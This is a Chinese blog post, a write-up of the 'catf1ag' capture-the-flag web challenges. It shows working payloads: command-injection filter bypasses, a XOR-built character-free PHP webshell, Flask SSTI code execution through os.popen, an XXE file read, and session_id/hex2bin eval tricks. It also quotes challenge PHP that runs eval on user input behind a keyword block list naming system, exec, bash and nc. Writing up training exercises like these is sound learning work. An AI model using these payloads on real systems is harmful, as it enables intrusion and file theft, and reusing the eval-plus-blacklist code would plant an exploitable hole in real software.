

catf1ag Web writeup(wp) 可能会持续更新

原创

是Mumuzi  已于 2022-03-18 21:10:06 修改  2425  收藏 2

分类专栏: [ctf](#) 文章标签: [前端](#) [php](#) [安全](#)

于 2022-01-14 13:36:38 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qg_42880719/article/details/122482872

版权



[ctf](#) 专栏收录该内容

75 篇文章 29 订阅

订阅专栏

文章目录

[命令执行之我在干什么](#)

[签到题](#)

[webshell](#)

[无字符webshell](#)

[int](#)

[命令执行](#)

[《我的女友是机器人》](#)

[变量覆盖_extract](#)

[等于False](#)

[啥都没了](#)

[文件包含](#)

[strcmp](#)

[easy_serialize](#)

[什么?有后门](#)

[easy_js](#)

[get_file](#)

[命令执行之我是谁](#)

[secret_key](#)

[easy_flask](#)

[小矛盾](#)

[where is flags?](#)

[random_flag](#)

[xxelab_1](#)

[CGI](#)

[xxelab2](#)

[urldecode](#)

[命令执行之我在哪](#)

[ENV](#)

[Cross Site Scripting](#)

命令执行之我在干什么

换行绕过strstr,%09绕空格

a=yyds%0als%09/

看见flag在根目录，但是过滤了?*和flag

用正则

```
?a=yyds%0An1%09/f1a[g]
```

签到题

源代码

[webshell](#)

网站被黑了，发现robots.txt，访问里面的地址，源代码有个aGFja2Vy
base解码得到hacker
于是传

```
webshe11.php?hacker=system('cat /flag');
```

其次，我发现扫描有一个1.txt，直接访问就是flag，应该是哪位好心人写的。
所以我也好心的删掉了。

无字符webshell

过滤A-Za-z0-9

参考浅析无字符数字构造webshell

采用里面的异或，即

```
$_="{{"^"?<>/";${$_}[_](${$_}[_]);  
#$_GET[_]($_GET[_])
```

于是得到最终payload

```
?cmd=$_="{{"^"?<>/";${$_}[_](${$_}[_]);&_=$_assert&__=$_system('tac /flag');
```

当然如果你是在我写wp之前做的，你会发现这道题直接访问flag.txt就可以拿到flag了，而我看我以前的payload是tac f111ag。
为了继续当好心人，我就好心的mv flag.txt /flag，这样大家就能学习到无字符webshell从而拿到flag了。

int

弱比较

?num=666a

命令执行

```
?cmd=tac get_flag
```

《我的女友是机器人》

访问/robots.txt

得到flag地址 /f1ag_is_in_there!!!

直接访问下载flag即可

变量覆盖_extract

要使\$init_str = '6'

其中有个extract函数。从数组中将变量导入到当前的符号表

在php手册明确写了警告：不要对不可信的数据使用 extract()，类似用户输入（例如 \$_GET、\$_FILES）

所以在自己用的时候不要写

这里直接GET传

```
?init_str=6
```

等于False

传数组,md5函数报错NULL，NULL和False弱比较就相等了

```
?num[]=1
```

啥都没了

描述: 小v在使用**写文章, 好巧不巧, 居然主机关了, 小v以为啥都没了, 没想到...

猜测vim交换文件

访问.index.php.swp即可

文件包含

php://伪协议

源代码有注释: flag in get_flag

```
?file=php://filter/read=convert.base64-encode/resource=get_flag
```

strcmp

`$str!=$init_str且strcmp($init_str,$str)==0`

这里绕strcmp只需要传入的str是一个数组或者一个object即可

```
?str[]=1
```

easy_serialize

这里要求序列化之后的内容相等

直接php运行如何echo出来即可

```
<?php
class flag_in_there{
    public $name;
    public $age;

    public function __construct($name,$age){
        $this->name = $name;
        $this->age = $age;
    }
}
$flag = new flag_in_there('vfree','19');
$ser = serialize($flag);
echo $ser;
?>
```

什么?有后门

D盾扫即可, 然后注意substr_replace('zysdasd','gsctf',2);

所以flag是zygsctf{zygsctf}

easy_js

这里弱比较, 如果左边是数字右边也会转换成相同类型, 但是右边开头是字母所以右边的值为0, 左边传一个0即可

```
?key={"flag":0}
```

get_file

源代码发现fake flag

然后在第167行发现注释file=

于是传file=flag即可得到flag

命令执行之我是谁

用passthru,nl

```
?cmd=passthru("\n fla*");
```

secret_key

传入cmd=,页面上就显示welcome to flag \$cmd

SSTI

随便去百度找一个payload

这里推荐搜ctfshow ssti

因为我还没学, 只能这样做了

flag在app.py里

```
?cmd={{x.__init__.__globals__[ '__builtins__'].eval('__import__("os").popen("tac app.py").read()')}}}
```

easy_flask

flag in /app/flag

同上

```
?cmd={{x.__init__.__globals__[ '__builtins__'].eval('__import__("os").popen("cat /app/flag").read()')}}}
```

小矛盾

用科学计数法

传入?num=9e20

然后看响应头

where is flags?

一个在源代码, 一个在响应头

拼接起来之后base64解码即可

random_flag

是随机一行一行的输出, 所以file包含自己

其中某次会刷到

```
file= $rand_num = rand(0,count($file)); //flag in catflag.php
```

然后写脚本一直访问catflag.php, 有catflag就输出。

```
import requests
while True:
    r = requests.get(url="http://ctf.vfree.ltd:9000/web31?file=catflag.php").text
    if 'catf' in r:
        print(r)
        exit()
```

xxelab_1

php://伪协议读flag.php

```
1 POST /xxelab2/process.php HTTP/1.1
2 Host: ctf.vfree.ltd:9030
3 Content-Length: 181
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/5
5 Content-Type: text/plain; charset=UTF-8
6 Accept: */*
7 Origin: http://ctf.vfree.ltd:9030
8 Referer: http://ctf.vfree.ltd:9030/xxelab2/
9 Accept-Encoding: gzip, deflate
10 Accept-Language: zh-CN, zh; q=0.9
11 Cookie: UM_distinctid=17dcc25907f12d-021e4ed30a7148-4303066-144000-
12 Connection: close
13
14 <?xml version="1.0" encoding="UTF-8"?>
15 <!DOCTYPE Mikasa [
16 <!ENTITY test SYSTEM "php://filter/read=convert.base64-encode/res
17 ]>
18 <root>
19 <email>
20 &test;
21 </email>
22 </root>
```

CSDN @是Murnuzi

urlencode

因为会自动进行一次url解码，所以在这里是要传入catflag的双重url编码值

第一次编码: %63%61%74%66%31%61%67

第二次编码: %25%36%33%25%36%31%25%37%34%25%36%36%25%33%31%25%36%31%25%36%37

传入第二次的即可

这里推荐<http://web.chacuo.net/charseturlencode>，能够对所有字符都进行url编码

命令执行之我在哪

我这里用的是函数做的

`getallheaders()`: 返回所有的HTTP头信息，返回的是数组而eval要求为字符串，所以要用`implode()`函数将数组转换为字符串

`get_defined_vars()`: 该函数的作用是获取所有的已定义变量，返回值也是数组，不过是二维数组，用`var_dump()`输出可以看见输出的内容，看见在第几位之后，可以用`current()`函数来获取其值，详细可以看官方函数。payload: `var_dump(current(get_defined_vars()));`

`session_id()`: `session_id()`可以用来获取/设置当前会话 ID，可以用这个函数来获取cookie中的phpsessionid，并且这个值我们是可控的。

如可以在cookie中设置 `PHPSESSID=706870696e666f28293b`，然后用`hex2bin()`函数，即传入`?exp=eval(hex2bin(session_id(session_start())));` 并设置cookie: `PHPSESSID=706870696e666f28293b`
`session_start` 函数是为了开启session

配合使用的函数:

`print_r(scandir('.'));` 查看当前目录下的所有文件名
`var_dump()`

`localeconv()` 函数返回一包含本地数字及货币格式信息的数组。

`current()` 函数返回数组中的当前元素(单元),默认取第一个值, pos是current的别名

`each()` 返回数组中当前的键/值对并将数组指针向前移动一步

`end()` 将数组的内部指针指向最后一个单元

`next()` 将数组中的内部指针向前移动一位

`prev()` 将数组中的内部指针倒回一位

`array_reverse()` 以相反的元素顺序返回数组

因为过滤了.所以不能直接用`print_r(scandir('.'))`

```
?cmd=print_r(scandir(current(localeconv())));
```

输出Array ([0] => . [1] => ... [2] => flag [3] => flag.php [4] => index.php)
然后获取flag.php

```
?cmd=show_source(next(array_reverse(scandir(current(localeconv()))));
```

ENV

群主改了n次题目，我写了n次wp

既然都来看wp了不妨看一下源码吧（如果改题了当我没说）

```
<?php
header("Content-Type: text/html;charset=utf-8");
error_reporting(0);
include('log.php');
$get = $_GET['cat'];
putenv('flag=flag_here');
$preg_arr = preg_match('/system|eval|assert|preg_replace|popen|proc_open|pcntl_exec|txt|<|>|scandir|array|`|fopen|\|=|\.|array_walk|passthru|exec|shell_exec|replace|bash|nc|func|array|file|include|require|phpinfo|echo|\\|/|\\|cat|tav|more|less|od|rm|vi|\\?|\\*|\\%|index|log|catflag|catflag|[0-9]/i',$get);
if(isset($get) && preg_match('/env/i',$get)){
    if(!$preg_arr){
        @eval($get);
    }else{
        print("catflag温馨提示您，此题不是命令执行!!! 不是命令执行!!! 不是命令执行!!! 童叟无欺~此题使用命令执行毫无意义，各位师傅看着来~");
    }
}else{
    echo "请传入/?cat=".PHP_EOL;
    echo "或者删去敏感字符!!!";
}
?>
```

假装先排除掉命令执行，这里肯定是要想办法看到东西的
还是看ctfshow命令执行的笔记

`getallheaders()`: 返回所有的HTTP头信息，返回的是数组而eval要求为字符串，所以要用`implode()`函数将数组转换为字符串

`get_defined_vars()`: 该函数的作用是获取所有的已定义变量，返回值也是数组，不过是二维数组，用`var_dump()`输出可以看见输出的内容，看见在第几位之后，可以用`current()`函数来获取其值，详细可以看官方函数。payload: `var_dump(current(get_defined_vars()));`

`session_id()`: `session_id()`可以用来获取/设置当前会话 ID，可以用这个函数来获取cookie中的phpsessionid，并且这个值我们是可控的。

如可以在cookie中设置 `PHPSESSID=706870696e666f28293b`，然后用`hex2bin()`函数，即传入`?exp=eval(hex2bin(session_id(session_start())));` 并设置cookie: `PHPSESSID=706870696e666f28293b`
`session_start` 函数是为了开启session

配合使用的函数:

`print_r(scandir('.'));` 查看当前目录下的所有文件名
`var_dump()`

`localeconv()` 函数返回一包含本地数字及货币格式信息的数组。

`current()` 函数返回数组中的当前元素(单元),默认取第一个值, pos是current的别名

`each()` 返回数组中当前的键/值对并将数组指针向前移动一步

`end()` 将数组的内部指针指向最后一个单元


`next()` 将数组中的内部指针向前移动一位

`prev()` 将数组中的内部指针倒回一位

`array_reverse()` 以相反的元素顺序返回数组

可以注意到这里没有过滤var_dump()
再加上flag在env中。百度搜索php获取env的函数

PHP getenv() 获取系统的环境变量 - surpassLife8 - 博客园



2017年4月27日 既然再次遇到这问题,就还是记录下吧:PHP中获取访客(客户端)的ip地址函数getenv("REMOTE_ADDR")与\$_SERVER['RE...
博客园 百度快照

根据题目描述flag在flag
得到payload

```
var_dump(getenv('flag'));
```



【群主】不是群主(是三哈套神双认证的帅哥)

别骂别骂别骂



【群主】不是群主(是三哈套神双认证的帅哥)

就是考getenv



【群主】不是群主(是三哈套神双认证的帅哥)

撤了

CSDN @是Mumuzi

至于如何命令执行自己研究吧，这个index.php就是命令执行拿到的。

Cross Site Scripting

ctrl+u打开view-source，发现_0x43f3的参数之类的都是用base64编码，于是对catf1ag进行base编码，搜索 Y2F0，即可找到 Y2F0ZjFhZ3tsdXdqZXRzaG4xdjRxcjJtNnlnNzUwcDk4Y2J6b3hraTnhZmR9
解码即可